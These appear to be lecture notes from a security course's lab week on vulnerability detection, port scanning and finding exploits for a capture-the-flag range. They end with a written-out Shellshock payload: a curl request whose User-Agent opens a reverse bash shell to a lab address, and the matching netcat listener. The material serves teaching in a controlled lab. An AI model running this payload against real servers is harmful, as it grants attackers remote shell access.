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


SEC-335
Week 4

- Vulnerability Detection
  - Activity 4.1
    - Shared target
    - All targets have user level flag as well as root-level flag
    - RANGE-DEPLOYER AND DEPLOY USERS ARE OUT OF SCOPE
    - You can reset target to original snapshot to restart
    - Adjust any exploit that seeks to modify a critical auth file like /etc/passwd
  - There are tools that automate vulnerability detection as well as the process of exploitation
  - It is very likely that you won't understand the techniques used in the demonstrations
    - Lab is to give a sense of a typical vuln detection, exploit, privilege escalation lifecycle might look like
  - To the extent possible, experiment on your own before looking at spoilers. May find a better way to catch flags
- Port Scan/Service Detection
  - Scanning all ports (specifically UDP) takes time
    - Scan the top 100 tcp ports
  - Detect service version information
  - Armed with version information as well as possibly the OS
  - Find major/minor release of the OS
- When Looking into exploits:
  - Cgi-bin
  - https://www.cvedetails.com/
  - https://www.exploit-db.com/
  - Look into OS version
  - Services and their Versions
  - Inspect web pages
    - Servers
    - Referrer
  - https://nmap.org/book/man-nse.html
  - https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf

➢ 

❖ 

❖ Reverse shell

➢ 

➢ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.0.17.21/4444 0>&1' http://10.0.5.23/cgi-bin/status

➢ nc -nlvp 4444